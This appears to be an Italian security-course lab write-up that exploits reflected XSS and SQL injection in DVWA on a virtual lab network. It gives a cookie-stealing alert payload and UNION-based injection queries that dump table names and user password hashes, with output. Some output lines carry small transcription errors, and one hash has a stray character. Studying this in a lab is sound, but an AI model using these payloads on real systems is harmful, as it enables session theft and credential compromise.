

Exploit DVWA - XSS e SQL injection

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

-XSS reflected


-SQL Injection (non blind).

Verifico comunicazione tra Kali e Meta:

```
(kali㉿kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.18 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.985 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.08 ms  
^C  
— 192.168.50.101 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.985/1.079/1.176/0.078 ms
```


```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.50.100  
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.  
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=14.4 ms  
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.10 ms  
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.29 ms  
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.12 ms  
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=1.37 ms  
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.18 ms  
--- 192.168.50.100 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5001ms  
rtt min/avg/max/mdev = 1.103/3.426/14.484/4.946 ms  
msfadmin@metasploitable:~$
```

Dopo aver fatto accesso a DVWA imposto la sicurezza su “low”




XSS Reflected

Nella sezione “Vulnerability: Reflected Cross Site Scripting (XSS)” identifico il campo dove inserire il nome come punto di iniezione. Facendo dei test noto che le righe di codice inserite in input vengono subito eseguite.



Eseguendo lo script `<script>alert(document.cookie)</script>` ottengo un alert con i dati del cookie di sessione:




SQL Injection (non blind)

Nella sezione “Vulnerability: SQL Injection” noto che è possibile ottenere in output il nome e il cognome degli utenti identificati con numero id compreso tra 1 e 5. Nell’esempio ho inserito in input **1**.



Inserendo **1' OR '1' = '1** ottengo la lista dei 5 utenti presenti nel database



Per visualizzare tutte le tabelle presenti sull'information_schema inserisco in input:
%' and 1=0 union select null, table_name from information_schema.tables #




Vulnerability: SQL Injection

User ID:

```
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING
ID: bash%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES
```

Per visualizzare tutte le informazioni di autenticazione utili presenti nelle colonne memorizzate in information_schema inserisco in input:

**%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #**



Vulnerability: SQL Injection

User ID:

```
ID: bash%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
5f4dccc3b5aa765d61d8327deb882cf99
ID: bash%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Gordon
e99a18c428cb38d5f260853678922e03
ID: bash%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: bash%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Pablo
0d187d99f5b0e40cade3de5c71e9e9b7
ID: bash%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dccc3b5aa765d61d8327deb882cf99
```

Si osserva che le password sono state sottoposte a un processo di hashing, una tecnica di crittografia unidirezionale utilizzata per proteggere le informazioni. Nonostante ciò, esistono strumenti esterni che possono tentare di decifrare queste password hashate. Questi strumenti, spesso denominati 'cracker di password', utilizzano metodi come attacchi a forza bruta o attacchi basati su dizionario per cercare di invertire il processo di hashing e recuperare le password originali. Tuttavia, l'efficacia di questi strumenti dipende dalla complessità dell'algoritmo di hashing utilizzato e dalla forza delle password originali. In alcuni casi, se l'algoritmo di hashing è debole o se le password sono semplici, il recupero può essere fattibile. In altri casi, soprattutto con algoritmi robusti e password complesse, il recupero può rivelarsi estremamente difficile o impraticabile.